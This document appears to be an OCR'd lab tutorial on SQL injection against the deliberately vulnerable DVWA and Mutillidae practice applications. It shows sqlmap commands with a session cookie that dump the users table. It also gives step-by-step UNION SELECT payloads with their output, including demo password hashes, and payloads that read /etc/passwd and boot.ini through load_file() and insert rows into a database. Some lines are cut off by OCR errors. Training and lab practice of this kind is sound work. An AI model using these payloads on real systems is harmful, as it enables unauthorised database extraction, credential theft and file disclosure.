
```
root@bt:/pentest/database/sqlmap# python sqlmap.py -u 'http://192.168.1.4/vulner
abilities/sqli/?id=1&Submit=Submit#' --cookie 'PHPSESSID=bodqea7g3fge1f8pr4vo5j1
vg1; security=low' -T users --columns
```

Put the command to show all users information



```
+------------+-------------+
| Column     | Type        |
+------------+-------------+
| avatar     | varchar(70) |
| first_name | varchar(15) |
| last_name  | varchar(15) |
| password   | varchar(32) |
| user       | varchar(15) |
| user_id    | int(6)      |
+------------+-------------+

19:05:52] [INFO] fetched data logged to text files under '/pentest/database/sql
map/output/192.168.1.4'

*] shutting down at 19:05:52

oot@bt:/pentest/database/sqlmap# python sqlmap.py -u 'http://192.168.1.4/vulner
bilities/sqli/?id=1&Submit=Submit#' --cookie 'PHPSESSID=bodqea7g3fge1f8pr4vo5j1
g1; security=low' -U avatar --dump
```

It will ask if he has to do dictionary attack, answer yes



Understand Order by & Union Select Techniques


Advanced Comments

- order by 3--
- union select 1,2--
- union select 1, version() --
- union select 1,database() --
  union select 1,user() --
- union select table_schema,null from information_schema.tables --
- union select table_name,null from information_schema.tables where table_schema=dvwa
- union select first_name,password from dvwa.users --

Sometimes we cant use the SQL injection tool because of the firewall. So you need to depend on yourself manually. You need to know the no of columns in the table and through this way you can run the commands on the server. We will use the technique order by.

Make the security medium in DVWA
Go to SQL injection and put query by entering user id

http://192.168.52.134/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#



Vulnerability: SQL Injection

```
ID: 1
First name: admin
Surname: admin
```

After user id, put the order by (no) --, ie 5—then decrease it


http://192.168.52.134/dvwa/vulnerabilities/sqli/?id=2 order by 5--&Submit=Submit#

You will get error

It will work when order by 2--, so there is 2 columns

http://192.168.52.134/dvwa/vulnerabilities/sqli/?id=2 order by 2--&Submit=Submit#


We want to know the affected column, so we can run the commands we want to run, so we will use union select. We can download tool called hack bar to write the commands http://192.168.52.134/dvwa/vulnerabilities/sqli/?id=2 union select 1,2-- &Submit=Submit#



```
192.168.1.4/vulnerabilities/sqli/?id=1 UNION SELECT 1,2-- &Submit=Submit#
```

```
UNION SELECT 1,2
```

The affected column is 2




Vulnerability: SQL Injection

User ID:

```
ID: 1 union select 1,2--
First name: admin
Surname: admin

ID: 1 union select 1,2--
First name: 1
Surname: 2
```

To know the database, write


http://192.168.52.134/dvwa/vulnerabilities/sqli/?id=2 union select 1,database()-- &Submit=Submit#



```
ID: 2 union select 1,database()--
First name: Gordon
Surname: Brown

ID: 2 union select 1,database()--
First name: 1
Surname: dvwa
```

To know the user, write


http://192.168.52.134/dvwa/vulnerabilities/sqli/?id=2 union select 1,user()-- &Submit=Submit#



```
ID: 2 union select 1,user()--
First name: Gordon
Surname: Brown

ID: 2 union select 1,user()--
First name: 1
Surname: root@localhost
```

To know the version

http://192.168.52.134/dvwa/vulnerabilities/sqli/?id=2 union select 1,version()-- &Submit=Submit#




```
ID: 2 union select 1,version()--
First name: Gordon
Surname: Brown

ID: 2 union select 1,version()--
First name: 1
Surname: 5.0.51a-3ubuntu5
```

To query the data in the SQL database

http://192.168.52.134/dvwa/vulnerabilities/sqli/?id=2 UNION select distinct(table_schema), null FROM information_schema.tables -- &Submit=Submit#

```
union select table_schema,null from information_schema.tables --
```




```
ID: 1 UNION select distinct(table_schema), null FROM information_schema.tables--
First name: admin
Surname: admin

ID: 1 UNION select distinct(table_schema), null FROM information_schema.tables--
First name: information_schema
Surname:

ID: 1 UNION select distinct(table_schema), null FROM information_schema.tables--
First name: dvwa
Surname:

ID: 1 UNION select distinct(table_schema), null FROM information_schema.tables--
First name: mysql
Surname:

ID: 1 UNION select distinct(table_schema), null FROM information_schema.tables--
First name: owasp10
Surname:

ID: 1 UNION select distinct(table_schema), null FROM information_schema.tables--
First name: tikiwiki
Surname:

ID: 1 UNION select distinct(table_schema), null FROM information_schema.tables--
First name: tikiwiki195
Surname:
```


To see the tables in the database DVWA http://192.168.52.134/dvwa/vulnerabilities/sqli/?id=2 union select

table_name, null from information_schema.tables where table_schema=dvwa -- &Submit=Submit#
But you need to encode dvwa


http://192.168.52.134/dvwa/vulnerabilities/sqli/?id=2 union select table_name, null from information_schema.tables where table_schema=0x64767761 -- &Submit=Submit#



```
ID: 2 union select table_name, null from information_schema.tables where table_schema=0x64767761 --
First name: Gordon
Surname: Brown

ID: 2 union select table_name, null from information_schema.tables where table_schema=0x64767761 --
First name: guestbook
Surname:

ID: 2 union select table_name, null from information_schema.tables where table_schema=0x64767761 --
First name: users
Surname:
```




- union select table_name,null from information_schema.tables where table_schema=dvwa




- union select table_name,null from information_schema.tables where table_schema=0x64767761

To see the users in the database DVWA http://192.168.52.134/dvwa/vulnerabilities/sqli/?id=2 union select first_name, password from dvwa.users -- &Submit=Submit#



- union select first_name,password from dvwa.users --



Vulnerability: SQL Injection

User ID:

```
ID: 1 union select first_name, password from dvwa.users--
First name: admin
Surname: admin

ID: 1 union select first_name, password from dvwa.users--
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1 union select first_name, password from dvwa.users--
First name: Gordon
Surname: e99a18c428cb38d5f260853678922e03

ID: 1 union select first_name, password from dvwa.users--
First name: Hack
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1 union select first_name, password from dvwa.users--
First name: Pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1 union select first_name, password from dvwa.users--
First name: Bob
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Read files by NULL SQL Injection Techniques


- ' union select null --
- ' union select null,load_file('/etc/passwd'),null,null,null -- Linux
- ' union select null,load_file('..\\..\\..\\..\\boot.ini'),null,null,null -- Windows
- ' union select null--

Insert Database by SQL Injection Techniques

TEXT' , '2010-1-1 12:00:00') --

Use the union select nul – to know the number of tables and number of columns in the table.
Go to mutillidae, then injections, SQLi extract data, user info. Write


'union select null --



Please enter username and password to view account details

Name	' union select null --
Password	

You will get error message




Dont have an account? Please register here

Error: Failure is always an option and this situation proves it	
Line	126
Code	0
File	/usr/share/mutillidae/user-info.php
Message	Error executing query: The used SELECT statements have a different number of columns
Trace	#0 /usr/share/mutillidae/index.php(469): include() #1 {main}
Diagnotic Information	SELECT * FROM accounts WHERE username='' union select null -- ' AND password=''
Did you setup/reset the DB?	

Increase the no of nuls until you don’t get error. After 5 nulls I got the answer


'union select null, null, null, null, null--



Results for . 1 records found.

Username=
Password=
Signature=

To load the file, change one of the commands to load_file('/etc/passwd/')




Please enter username and password to view account details

Name: ct null,load_file('/etc/passwd

Password:


You can insert in the database the value we want



Add blog for anonymous

Note: <b>,</b>,<i>,</i>,<u> and </u> are now allowed in blog entries

```
TEXT' , '2010-1-1 12:00:00' ) --
```




Understand Blind SQL Injection

- Blind SQL (Structured Query Language) injection is a type of SQL Injection attack that asks the database true or false questions and determines the answer based on the applications response. This attack is often used when the web application is configured to show generic error messages, but has not mitigated the code that is vulnerable to SQL injection.
